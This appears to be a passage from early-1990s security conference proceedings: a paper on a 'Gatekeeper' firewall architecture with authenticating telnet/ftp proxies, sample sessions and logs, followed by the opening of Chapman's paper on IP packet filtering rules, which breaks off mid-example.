The proposed architecture deals with situations where some systems, the trusted machines, will have a free (or nearly free) access to the outside world and where all others, thanks to the gatekeeper's services, will still be able to use the external network from whatever machine they're on, such as a single PC (which can generally not be a trusted machine), or a machine without any real administration, in order to perform elementary functions such as telnet or ftp with minimal constraints.

The Gatekeeper is formed by an IP router with elaborated packet control facilities and a Unix machine, preferably running a Berkeley Unix, both connected by an Ethernet local to the Gatekeeper. The router is called the Gatekeeper Router and the Unix machine the Gatekeeper Server. Both hardware can be doubled in order to ensure some redundancy and thus better service, if the needs are there of course.




Figure 1. General framework of the Gatekeeper

Note that the *external router* and *internal router* are not part of the Gatekeeper. They have been drawn above as an example of what can be connected on each side of the Gatekeeper. Of course networks might be directly hooked to the Gatekeeper Router without the need of an intermediate router.

The Gatekeeper will act in both directions: it will protect the internal network against the outside world but also protect the outside world from unwanted action whose source could be inside the organization, after all, security is protecting yourself from the outside, it is also ensuring that external organizations can't hassle you for causing them trouble.

Using a gatekeeper is fundamental. Experience has shown many organizations being connected on the Internet on their behalf: one department needs an Internet connection, requests and gets it. But people might very well forget that they are also connected to the rest of the company's network. As a result, this isolated action has a bomb effect: the entire organization gets connected to the Internet. The goal of a gatekeeper is to give the users a good IP connectivity so that they won't have the need to get one themselves but would prefer using the Gatekeeper's services.

A security policy will anyway require the IP connectivity to be handled by some sort of central service, with the adequate highly competent staff, whose functions will be to serve all users among the organization in the domain of IP networks and security. This will guarantee a high quality service for all users. Such a connectivity should not be handled by a particular division or laboratory whose main function might even not be computers nor networking.

Also a centralized connectivity allows one to follow a stricter security policy than a non centralized one, and a better control on what's going in and what's going out, by using adequate filtering, an only authorizing communications between systems and users clearly known.

Experience also shows that the local networks can only be considered those on the same geographic site. If there are several sites using the same gatekeeper, all sites, except the one where the gatekeeper is, have to be considered as external networks in the same manner as the Internet is. Not doing so would require having a full control over the networks on the other sites. Even in the same organization it is nearly impossible to control its own site, so with remote ones.

Connections such as dialup-IP for use by employees also have to be considered as external networks, just because the authority can't control what's going on at the employee's machine.

Only local area networks are to be considered as the internal network.

A consistent and efficient policy needs to be defined, allowing the *authority* to do all necessary controls on the internal network. Another important point is to make this policy public so that users and administrators know it. People need not search for an IP connectivity, they need to remember that there already is one, that it's a providing a good service, and that its just waiting to serve some more users. People need also to be informed that if they are connected to the corporation network, they are not allowed to get their own connection with the external world.

As already explained previously, a user may cross the Gatekeeper in only two ways.

In the first situation, a communication is requested to or from a trusted system. The Gatekeeper Router lets the IP datagrams circulate as requested, as in essence the identification and authentication on a trusted machine is considered as acceptable. Telnet and ftp services are generally open to all trusted machines, but some services may be shutdown for the entire site, such as RPCs, whether the source/destination machine is trusted or not. Administrators of trusted machines can ask for some particular service. If it's not against the security rules then the appropriate configuration can be validated on the Gatekeeper Router. A machine will become trusted only after it has passed with success the adequate tests described in the cookbooks (described in following sections), guaranteeing the application of the requirements for a trusted system.

In the second case, when the system on the internal network is not a trusted machine (source/destination), identification and authentication will have to be done on the Gatekeeper server.

Of course the Gatekeeper will follow the defined requirements and will be regularly validated against the validation cookbooks. The validation is supposed to be done by some independant service, ie not the one managing the Gatekeeper. This can be the security departement or an external company.

In a few words, the Gatekeeper's features are:

- limiting the IP interconnectivity by filtering unwanted services,
- black listing undesirable sites,
- handling the list of trusted machines and of services they're authorized to use, on the other side blocking all traffic to/from non-trusted systems,
- authenticate on a (necessarily trusted) machine, aka the Gatekeeper Server, the users willing to use service to/from a non-trusted system,
- filtering incoming/outgoing connections with access control lists defined on the Gatekeeper Server, lists based on (service, site, user),
- controlling the usage of routing protocols,
- acting as the SMTP gateway for the organization,
- eventually being the organization's main News server,
- logging all important events (connections, usage statistics, error reports, ...),
- analysing and generating adequate reports from all logs coming from the router, the server and its software, as well as those from trusted machines,
- accounting of services usage,
- setting up internal/external DNS, in order to give only a limited view of the network to the external world (trusted machines only),
- handling a database with IP/Ethernet addresses equivalences,

— in fact, controlling in one central point the entire IP connectivity.

It is important to note that all the proposed security is based on the security of the architecture's main elements: the Gatekeeper Router and Server, as well as the trusted machines. That's what gives the entire system its strength, and in fact also its weakness. The Gatekeeper protects internal networks and systems even if they are poorly administrated or do not follow the security guidelines. If one of those elements gets compromised, then the entire network security is compromised. As the Gatekeeper protects the networks and systems, it is important to have Gatekeeper and trusted machines to be correctly administrated. One open breach and a hacker can attack whatever system he wants, particularly non-trusted systems on which finding security holes might be much easier.

The security is itself based on the proper functioning of the Gatekeeper. A special attention will have to be devoted to its elements and to the trusted machines in order to ensure that all security requirements that have been defined for them are respected.

Identification and authentication

When a communication channel needs to be established to or from a non trusted machine, the user is required to use the services of the Gatekeeper Server. Two fundamental services are provided: FTP and TELNET. The identification and authentication is done by the replacement of the `ftpd` and `telnetd` daemons by our own. There are no user accounts on the Gatekeeper Server.

The new replacement daemons, called `in.gk-telnetd` and `in.gk-ftpd` are handled by `inetd` as a replacement for the old ones (`in.telnetd` and `in.ftpd`). If one does not trust `inetd`, it is possible to hack the code in order to have the daemons handle their respective incoming channels.

Other services might integrate this identification and authentication scheme in the future.

Both the implemented (telnet and ftp) servers ensure proper identification and authentication of the caller. Service will of course be denied in the case of improper identification (wrong user name) or authentication (password error). Source address and destination (requested) address are then checked against the authorization tables. Both source and destination must be authorized for the user in order to let the pass-thru telnet or ftp service to be launched. Of course the router will ensure that, except on trusted machines, no user can cross the Gatekeeper Router. The user shall instead connect to the Gatekeeper Server.

All events handled by `in.gk-telnetd` and `in.gk-ftpd` are logged thru the `syslog` service.

Sample of connections and syslog dumps:

```
<hsc.schauer: 63> telnet gk.hsc-sec.fr
Trying...
Connected to gk.hsc-sec.fr.
Escape character is '^]'.
```

gk.hsc-sec.fr

```
login: schauer
Password: password_on_the_gatekeeper_server
Host: itesec.hsc-sec.fr
```

Access authorized

UNIX(r) System V Release 4.0 (itesec)

```
login: schauer
Password: password_on_the_final_station
UNIX System V Release 4.0 AT&T NEWS3400
itesec
Copyright (c) 1984, 1986, 1987, 1988 AT&T
All Rights Reserved
Last login: Mon Jul 13 11:56:28 from spock.hsc-sec.fr
<itesec.schauer: 346>
```

Following events have been sent to the syslog. Note the signification of the abbreviations:

sa source address

u identified user (or _UNKNOWN if not in the database)

pt sequence number of password tries, starts at one for each new connection.

pc flag indicating whether the password has been changed (1) or not (0). Available with the telnet service only).

da destination address, if already known, otherwise _NOHOST.

The last part of the line contains service messages indicating the state of the connection. Following entries have been cut into multiple printed lines for convenience.

```
Jul 21 14:27:45 gk unix: Jul 21 14:27:45 gk-telnetd[10716]:
sa=192.70.106.33 u=schauer pt=1 pc=0 da=itesec.hsc-sec.fr start of session
[...]
Jul 21 14:27:45 gk unix: Jul 21 14:37:45 gk-telnetd[10716]:
sa=192.70.106.33 u=schauer pt=1 pc=0 da=itesec.hsc-sec.fr end of session
```

Failed connections:

```
$ telnet gk.hsc-sec.fr
Connected to gk.hsc-sec.fr.
Escape character is '^]'.

gk.hsc-sec.fr

login: wolf
Password: a_bad_password
Login incorrect
login: schauer
Password: another_bad_one
Login incorrect
login: notwolf
Password: last_but_not_least
Login incorrect
Connection closed by foreign host.
```

After three mistakes, the session is closed. Of course the *syslog* has reported the hacker's try, note *pt* being incremented up to three:

```
May  6 14:31:42 gk unix: May  6 14:31:42 gk-telnetd[10778]:
sa=192.70.106.33 u=wolf pt=1 pc=0 da=_NOHOST bas password
May  6 14:31:42 gk unix: May  6 14:31:47 gk-telnetd[10778]:
sa=192.70.106.33 u=schauer pt=2 pc=0 da=_NOHOST bad password
May  6 14:31:42 gk unix: May  6 14:31:59 gk-telnetd[10778]:
sa=192.70.106.33 u=_UNKNOWN pt=3 pc=0 da=_NOHOST bad password
```

A user may also pass identification/authentication and request a host he's not authorized to join:

```
$ telnet gk.hsc-sec.fr
Connected to gk.hsc-sec.fr.
Escape character is '^]'.

gk.hsc-sec.fr
```

```
login: wolf
Password: wolf's_password
Host: 134.135.136.137
Unauthorized destination.
[...]
```

```
May  6 14:35:57 gk unix: May  6 14:35:57 gk-telnetd[10790]: sa=192.70.106.33
u=wolf pt=1 pc=0 da=134.135.136.137 destination address rejected
[...]
```

The behavior of the ftp server is very similar, but of course the interface is totally different:

```
<hsc.schauer: 63> ftp gk.hsc-sec.fr
Connected to gk.hsc-sec.fr.
220- gk.hsc-sec.fr FTP server / HSC ready.
    After logging in, use 'site machine' to connect
    to the desired machine.
220  Time is 1992/07/24 16:48:21 GMT
Name (gk:schauer): schauer
331 Password required for schauer.
Password: password_on_the_gatekeeper_server
230 User schauer logged in. Please select your host.
Remote system type is UNIX.
ftp> site kirk.hsc-sec.fr
220 kirk FTP server (NCC-1701) ready.
ftp> user schauer
331 Password required for schauer.
Password: password_on_kirk
230 Welcome on board Captain schauer.
ftp>
```

The syslog will report following lines. Note that the *pc* field has been kept in the line but it has no signification as password change has not been implemented in the ftp server.

```
Jul 21 14:27:45 gk unix: Jul 21 14:27:45 gk-telnetd[10716]:
sa=192.70.106.33 u=schauer pt=1 pc=0 da=kirk.hsc-sec.fr start of session
[...]
Jul 21 14:27:45 gk unix: Jul 21 14:37:45 gk-telnetd[10716]:
sa=192.70.106.33 u=schauer pt=1 pc=0 da=kirk.hsc-sec.fr end of session
```

With unauthorized destinations:

```
<hsc.schauer: 63> ftp gk.hsc-sec.fr
Connected to gk.hsc-sec.fr.
220- gk.hsc-sec.fr FTP server / HSC ready.
    After logging in, use 'site machine' to connect
    to the desired machine.
220  Time is 1992/07/24 16:48:21 GMT
Name (gk:schauer): schauer
331 Password required for schauer.
Password: password_on_the_gatekeeper_server
230 User schauer logged in. Please select your host.
Remote system type is UNIX.
ftp> site 134.135.136.137
550 You are not authorized to call 134.135.136.137.
ftp> site 134.135.136.138
550 You are not authorized to call 134.135.136.138.
ftp> site 134.135.136.139
221-You are not authorized to call 134.135.136.139.
221 cul8r.
ftp>
```


The *syslog* will indicate:

```
May 6 14:35:57 gk unix: May 6 14:35:57 gk-ftpd[10790]: sa=192.70.106.33
u=schauer pt=1 pc=0 da=134.135.136.137 destination address rejected
May 6 14:35:57 gk unix: May 6 14:36:27 gk-ftpd[10790]: sa=192.70.106.33
u=schauer pt=1 pc=0 da=134.135.136.138 destination address rejected
May 6 14:35:57 gk unix: May 6 14:36:57 gk-ftpd[10790]: sa=192.70.106.33
u=schauer pt=1 pc=0 da=134.135.136.139 destination address rejected
```

Following figure shows how a ftp connection thru the Gatekeeper Server is handled:




Figure 2. Sample FTP connection thru the Gatekeeper Server

The arrows are indicating the direction of establishment of the session, not the direction of the data transfer.

Configuring the authorization tables for both daemon is an easy task. Three system tables have been introduced:

- a password file,
- a group-like file for source address filtering,
- a group-like file for destination address filtering.

All of these files have to be handled with the same care as the real `/etc/passwd` and `/etc/group` as they contain vital information.

The password file is a lightweight *Unix password file*, ie it has the same number of fields, just that some of them are unused. We currently only use the *user* and *password* fields. All other may or may not contain information. Identification and authentication for the services is based on the contents of this file.

```
wolf:1234567890123::Christophe Wolfhugel::  
schauer:2345678901234::Herve Schauer::
```

The group files also have the same syntax than the unix `/etc/group` file, except that most fields have been changed to fit our needs:

```
134.214.0.0:255.255.0.0::wolf  
192.70.106.0:255.255.255.0::schauer,wolf  
192.70.107.1::schauer
```

The first field corresponds to the network address which is authorized and the second is the netmask to apply. A netmask of 0.0.0.0 authorizes anyone, whereas 255.255.255.255 only gives access to the machine indicated in the first field. The last field is the list of authorized users. To summarize: the IP address (source/destination) is logically ANDed with the mask. If the result is the indicated network, the source/destination is validated, otherwise it is rejected.

For the example, consider the previous sample file as a source address authorization table. The first line will authorize the user *wolf* to call from any machine in the 134.214 network. The second line authorizes both *schauer* and *wolf* to connect to the 192.70.106, and finally, only *schauer* may call from the 192.70.107.1 machine.

The destination group file is used for the same checking against the requested machine once the user has been properly identified and its source machine is authorized.

We use the standard Unix format just because our code implementation uses the Unix system calls to access them!

Security requirements for trusted machines

The defined security architecture does also specify too fundamental books defining the set of requirements in order to get to the wanted security level. The first book describes the requirements for the security of trusted machines, the second describes the requirements for the security of the Gatekeeper itself. Each of this book is completed by a cookbook containing adequate test-cases which will be used for validating the effectiveness of the requirements.

The requirements for a trusted machine allow to determine whether or not a machine (and its users), or a set of machines on a network, will be allowed to use external services, or receive external information, without using the identification and authentication of the Gatekeeper Server. Once a system gets the agreement, it becomes a trusted machine. That means that the Gatekeeper will trust it, and in fact trust the identification and authentication done on the target system. This also means that its administration is considered and being correct (according to the defined requirements).

The manual of security requirements for trusted machines contains a little bit more than 150 requirements, classified in several chapters. There are two set of requirements:

- requirements,
- guidelines.

A requirement must be followed, whereas a guideline should be followed, it is highly recommended but not mandatory.

Each requirement will belong to a given class. Two classes are currently already used:

- generic requirements,
- Unix specific requirements.

Generic requirements are supposed to be applicable to any kind of operating system, whether it is Unix or not. When there is a direct application, its Unix counterpart is indicated. As an example, methods for choosing a good password is a generic requirement. Unix specific requirements are depending on the Unix

system, as an example the `/etc/exports` and `/etc/dfs/dfstab` files for the NFS system. All of the given requirements are applicable to Unix, and about half of them are specific to this system.

Requirements and guidelines are about:

- administrators, and as example: their training level,
- users, and as example: their responsibilities when using a trusted machine,
- physical access and control to the trusted machine, as example: controlling the usage of the PROM boot password,
- identification and authentication of users, part of this would be all problems related to the choice of a bad password,
- managing user's sessions, for example how their `PATH` is set, or the access rights on `/dev/kbd`,
- accounts management with a special interest to `root` accounts (`UID=0`), example: definition of a policy concerning the use of shared passwords on administrative accounts,
- checking against bad permissions on the files, directories, as example: how are temporary directories protected,
- management of users by the administrators, for example what action should be taken when a user definitely does not respect the requirements about the choice of his password,
- accounting, logging of events, definition of the handling procedures of all those important files.
- general organization, as example: which modifications will have to be indicated to the departement delivering the agreement to a system,
- access control and machine identification, example: use of fully qualified domain names,
- network services, each service has to be detailed: TELNET, FTP, SENDMAIL, NFS, NIS, x11, DNS, etc. This part is most important one.

With this requirements book goes a cookbook to be used in order to check the good application of the requirements. The cookbook will give methods and test-cases for verifying each of the defined requirements.

For each test-case, it is indicated who should use it, when it should be used and with what frequency. Is also indicated if a test-case should be run in exploitation or test configuration. The previsible result is indicated for each test-case as well as a non exhaustive list of actions to perform if the result is not the one expected. The goal is to facilitate the work of the administrators and of the auditing staff who will deliver (or take them back) the agreements and ensure that they are valid in the time. In some cases, the solution is somewhat easy (such as using COPS) whereas in others users not behaving as expected must be red-handed by the auditing service (such as verifying if users really use `xlock` when they leave their screen).

Requirements for the security of the Gatekeeper

After having defined the requirements for trusted machines it is necessary to do the same job for the Gatekeeper itself. This book will allow one to validate the administration and exploitation of the Gatekeeper against the defined security policy.

This book contains over 300 set requirements concerning both the Gatekeeper Router and Gatekeeper Server. The requirements are classified into three categories. Apart from the requirements and guidelines indicated in the previous book (requirements for the trusted machines), we added informational data. This informations being suggested procedures to follow in case of an incident (hacker, hardware failure on the Gatekeeper, etc...).

Of course the contents of the book will be highly dependant on the hardware and software platforms that will be used, as an example, each router will have its own rules for handling packet filtering.

The requirements and guidelines are about:

- physical protection of the Gatekeeper,
- the qualities of the Gatekeeper's system and network administrators.
- the administration of the Gatekeeper Server,
- the protection against access to the Gatekeeper Server from the network. Requirements are detailed for each service: DNS, equivalences, IP routing, TFTP with the Gatekeeper Router, electronic SMTP mail gateway, using X11 on the Gatekeeper's ethernet, SNMP, identification and authentication services for TELNET and FTP (with `in.gk-telnetd` and `in.gkftpd`), etc...
- administration and management of the Gatekeeper Router,
- IP filtering administration and management on the Gatekeeper Router,
- logging the Gatekeeper usage,
- handling incidents, Gatekeeper reconfiguration if necessary,
- backups and archiving.

The manual of requirements for the Gatekeeper is completed by a cookbook which will be, in parts, specific to each implementation. This cookbook will reuse the set of requirements and proposed for each of them test-cases to be used during the Gatekeeper normal operation in order to verify the application of the requirements.

For each test-case, it is indicated which part of the Gatekeeper (router, server) is concerned, in which case to use it and with what frequency. The normal-operations result is also indicated as well as actions to perform in the case of a erroneous result of the run. The goal is to allow the administrators to follow as easily as possible the requirements, and to give to the controlling team (security department) a convenient mean of verifying the effectiveness of those requirements.

General organization

In order to have a successful use of the proposed security architecture, it is necessary to design well the general organization which will accompany the installation of the gatekeeper. Installing `in.gk-ftp`, simply giving the manual of security requirements to the system administrator, applying the cookbook methods in hurry is for sure not the good way of proceeding...

Security is a whole. This is why it is necessary to keep a global view on the problem and design the solutions in concordance with the already existing organization. One must think on the human resources: who will be in charge of which task, what training will be given to these persons, how will the technical service delivering agreements be organized, what authority will be competent in case of conflicts, who will be in charge of external relations (with the NIC for requesting IP addresses, ...) are as many questions that need to be asked – and answered properly – in order to setup properly a global security policy.

A really important point is information and education of end users. They are the first ones concerned by security and its for them that all this has been setup, to allow them to do their work in good conditions. It is necessary to explain (and persuade) them that the security policy is not here to annoy them but to give them a better service. That's why all members of the organization should be involved in the action.

Hurrying in order to get connected to the Internet as soon as possible is neither a good solution if one is not ready. Setting up a security solution requires some time. A test period, allowing to validate the Gatekeeper in production is welcome, during this period the internal network will not be connected, but rather there will be a fake internal network with fake machines. Meanwhile it is possible to start checking the machines who have requested an agreement to become a trusted machine, so that once the testing period of the Gatekeeper is finished they can be immediately connected and access the external IP networks.

Availability

The proposed security architecture is running in production in several major organizations in France for their Internet connectivity or between networks having different security labels.

Conclusion

As needs for connectivity with the outside world increase in all organizations, needs for security also do so. Those two requirements are not contradictory, and in fact a security architecture based on a gatekeeper allows to get a good compromise between convenience of use and security.

Network (In)Security Through IP Packet Filtering

D. Brent Chapman

Great Circle Associates

Brent@GreatCircle.COM
+1 415 962 0841

1057 West Dana Street
Mountain View, CA 94041

ABSTRACT

Ever-increasing numbers of IP router products are offering packet filtering as a tool for improving network security. Used properly, packet filtering is a useful tool for the security-conscious network administrator, but its effective use requires a thorough understanding of its capabilities and weaknesses, and of the quirks of the particular protocols that filters are being applied to. This paper examines the utility of IP packet filtering as a network security measure, briefly contrasts IP packet filtering to alternative network security approaches such as application-level gateways, describes what packet filters might examine in each packet, and describes the characteristics of common application protocols as they relate to packet filtering. The paper then identifies and examines problems common to many current packet filtering implementations, shows how these problems can easily undermine the network administrator's intents and lead to a false sense of security, and proposes solutions to these problems. Finally, the paper concludes that packet filtering is currently a viable network security mechanism, but that its utility could be greatly improved with the extensions proposed in the paper.

1. Introduction

This paper considers packet filtering as a mechanism for implementing network security policies. The consideration is from the point of view of a site or network administrator (who is interested in providing the best possible service to their users while maintaining adequate security of their site or network, and who often has an "us versus them" attitude with regard to external organizations), which is not necessarily the same point of view that a service provider or router vendor (who is interested in providing network services or products to customers) might have. An assumption made throughout is that a site administrator is generally more interested in keeping outsiders out than in trying to police insiders, and that the goal is to keep outsiders from breaking in and insiders from accidentally exposing valuable data or services, not to prevent insiders from intentionally and maliciously subverting security measures. This paper does not consider military-grade "secure IP" implementations (those that implement the "IP security options" that may be specified in IP packet headers) and related issues; it is limited to what is commonly available for sale to the general public.

Packet filtering may be used as a mechanism to implement a wide variety of network security policies. The primary goal of these policies is generally to prevent unauthorized network access without hindering authorized network access; the definitions of "unauthorized access" and "authorized access" vary widely from one organization to another. A secondary goal is often that the mechanisms be transparent in terms of performance, user awareness, and

application awareness of the security measures. Another secondary goal is often that the mechanisms used be simple to configure and maintain, thus increasing the likelihood that the policy will be correctly and completely implemented; in the words of Bill Cheswick of AT&T Bell Laboratories, "Complex security isn't". Packet filtering is a mechanism which can, to a greater or lesser extent, fulfill all these goals, but only through thorough understanding of its strengths and weaknesses and careful application of its capabilities.

Several factors complicate implementation of these policies using packet filtering, including asymmetric access requirements, differing requirements for various internal and external groups of machines, and the varying characteristics of the particular protocols, services, and implementations of these protocols and services that the filters are to be applied to. Asymmetric access requirements usually arise when an organization desires that its internal systems have more access to external systems than vice versa. Differing requirements arise when an organization desires that some groups of machines have different network access privileges than other groups of machines (for instance, the organization may feel that a particular subnet is more secure than standard, and thus can safely take advantage of expanded network access, or they may feel that a particular subnet is especially valuable, and thus its exposure to the external network should be as limited as possible). Alternatively, an organization may desire to allow more or less network access to some specific group of external machines than to the rest of the external world (for instance, a company might want to extend greater network access than usual to a key client with whom they are collaborating, and less network access than usual to a local university which is known to be the source of repeated cracker attacks). The characteristics of particular protocols, services, and implementations also greatly affect how effective filtering can be; this particular issue is discussed in detail below, in Section 3 and Appendix A.

Common alternatives to packet filtering for network security include securing each machine with network access and using application gateways. Allowing network access on an all-or-nothing basis (a very coarse form of packet filtering) then attempting to secure each machine that has network access is generally impractical; few sites have the resources to secure and then monitor every machine that needs even occasional network access. Application gateways, such as those used by AT&T [Ches90], Digital Equipment Corporation [Ranum92], and several other organizations, are also often impractical because they require internal hosts to run modified (and often custom-written or otherwise not commonly available) versions of applications (such as "ftp" and "telnet") in order to reach external hosts. If a suitably modified version of an application is not available for a given internal host (a modified TELNET client for a personal computer, for instance), that internal host's users are simply out of luck and are unable to reach the past the application gateway.

2. How Packet Filtering Works

2.1. What packet filters base their decisions on

Current IP packet filtering implementations all operate in the same basic fashion; they parse the headers of a packet and then apply rules from a simple rule base to determine whether to route or drop† the packet. Generally, the header fields that are available to the filter

† "Permit" and "deny" are used synonymously with "route" and "drop" throughout this paper. If a router decides to "permit" or "route" a packet, it is passed through to its destination as if filtering never occurred. If a router decides to "deny" or "drop" a packet, the packet is simply discarded, as if it never existed; depending on the filtering implementation (and sometimes on the filtering specification), the router might send an ICMP message (usually "host unreachable") back to the source of a packet that is dropped, or it might simply pretend it never received the packet.

are packet type (TCP, UDP, etc.), source IP address, destination IP address, and destination TCP/UDP port. For some reason, the source TCP/UDP port is often *not* one of the available fields; this is a significant deficiency discussed in detail in Section 4.2.

In addition to the information contained in the headers, many filtering implementations also allow the administrator to specify rules based on which router interface the packet is destined to go out on, and some allow rules based on which interface the packet came in on. Being able to specify filters on both inbound and outbound† interfaces allows you significant control over where the router appears in the filtering scheme (whether it is "inside" or "outside" your packet filtering "fence"), and is very convenient (if not essential) for useful filtering on routers with more than two interfaces. If certain packets can be dropped using inbound filters on a given interface, those packets don't have to be mentioned in the outbound filters on all the other interfaces; this simplifies the filtering specifications. Further, some filters that an administrator would like to be able to implement require knowledge of which interface a packet came in on; for instance, the administrator may wish to drop all packets coming inbound from the external interface that claim to be from an internal host, in order to guard against attacks from the outside world that use faked internal source addresses.

Some routers with very rudimentary packet filtering capabilities don't parse the headers, but instead require the administrator to specify byte ranges within the header to examine, and the patterns to look for in those ranges. This is almost useless, because it requires the administrator to have a very detailed understanding of the structure of an IP packet. It is totally unworkable for packets using IP option fields within the IP header, which cause the location of the beginning of the higher-level TCP or UDP headers to vary; this variation makes it very difficult for the administrator to find and examine the TCP or UDP port information.

2.2. How packet filtering rules are specified

Generally, the filtering rules are expressed as a table of conditions and actions that are applied in a certain order until a decision to route or drop the packet is reached. When a particular packet meets all the conditions specified in a given row of the table, the action specified in that row (whether to route or drop the packet) is carried out; in some filtering implementations [Mogul89], the action can also indicate whether or not to notify the sender that the packet has been dropped (through an ICMP message), and whether or not to log the packet and the action taken on it. Some systems apply the rules in the sequence specified by the administrator until they find a rule that applies [Mogul89][Cisco90], which determines whether to drop or route the packet. Others enforce a particular order of rule application based on the criteria in the rules, such as source and destination address, regardless of the order in which the rules were specified by the administrator. Some, for instance, apply filtering rules in the same order as routing table entries; that is, they apply rules referring to more specific addresses (such as rules pertaining to specific hosts) before rules with less specific addresses (such as rules pertaining

† Throughout this paper, the terms "inbound" and "outbound" are usually used to refer to connections or packets from the point of view of the protected network as a whole, and sometimes used to refer to packets from the point of view of the filtering router (which is at the edge of the internal network, between the internal network and the external world), or to the router interfaces those packets will pass through. A packet might appear to be "inbound" to the filtering router on its way to the external world, but that packet is "outbound" from the internal network as a whole. An "outbound connection" is a connection initiated from a client on an internal machine to a server on an external machine; note that while the connection as a whole is outbound, it includes both outbound packets (those from the internal client to the external server) and inbound packets (those from the external server back to the internal client). Similarly, an "inbound connection" is a connection initiated from a client on an external machine to a server on an internal machine. The "inbound interface" for a packet is the interface on the filtering router that the packet appeared on, while the "outbound interface" is the interface the packet will go out on if it isn't denied by the application of the filtering rules.

to whole subnets and networks) [CHS91][Telebit92a]. The more complex the way in which the router reorders rules, the more difficult it is for the administrator to understand the rules and their application; routers which apply rules in the order specified by the administrator, without reordering the rules, are easier for an administrator to understand and configure, and therefore more likely to yield correct and complete filter sets.

2.3. A packet filtering example

For example, consider this scenario. The network administrator of a company with Class B network 123.45 wishes to disallow access from the Internet to his network in general (123.45.0.0/16)[†]. The administrator has a special subnet in his network (123.45.6.0/24) that is used in a collaborative project with a local university which has class B network 135.79; he wishes to permit access to the special subnet (123.45.6.0/24) from all subnets of the university (135.79.0.0/16). Finally, he wishes to deny access (except to the subnet that is open to the whole university) from a specific subnet (135.79.99.0/24) at the university, because the subnet is known to be insecure and a haven for crackers. For simplicity, we will consider only packets flowing from the university to the corporation; symmetric rules (reversing the SrcAddr and DstAddr in each of the rules below) would need to be added to deal with packets from the corporation to the university. Rule C is the "default" rule, which specifies what happens if none of the other rules apply.

Rule	SrcAddr	DstAddr	Action
A	135.79.0.0/16	123.45.6.0/24	permit
B	135.79.99.0/24	123.45.0.0/16	deny
C	0.0.0.0/0	0.0.0.0/0	deny

Consider these "sample" packets, their desired treatment under the policy outlined above, and their treatment depending on whether the rules above are applied in order "ABC" or "BAC".

Packet	SrcAddr	DstAddr	Desired Action	ABC action	BAC action
1	135.79.99.1	123.45.1.1	deny	deny (B)	deny (B)
2	135.79.99.1	123.45.6.1	permit	permit (A)	deny (B)
3	135.79.1.1	123.45.6.1	permit	permit (A)	permit (A)
4	135.79.1.1	123.45.1.1	deny	deny (C)	deny (C)

A router that applies the rules in the order ABC will achieve the desired results: packets from the "hacker haven" subnet at the university to the company network in general (such as packet 1 above) will be denied (by rule B), packets from the university "hacker haven" subnet at the university to the company's collaboration subnet (such as packet 2 above) will be permitted (by rule A), packets from the university's general network to the company's "open" subnet (such as packet 3 above) will be permitted (by rule A), and packets from the

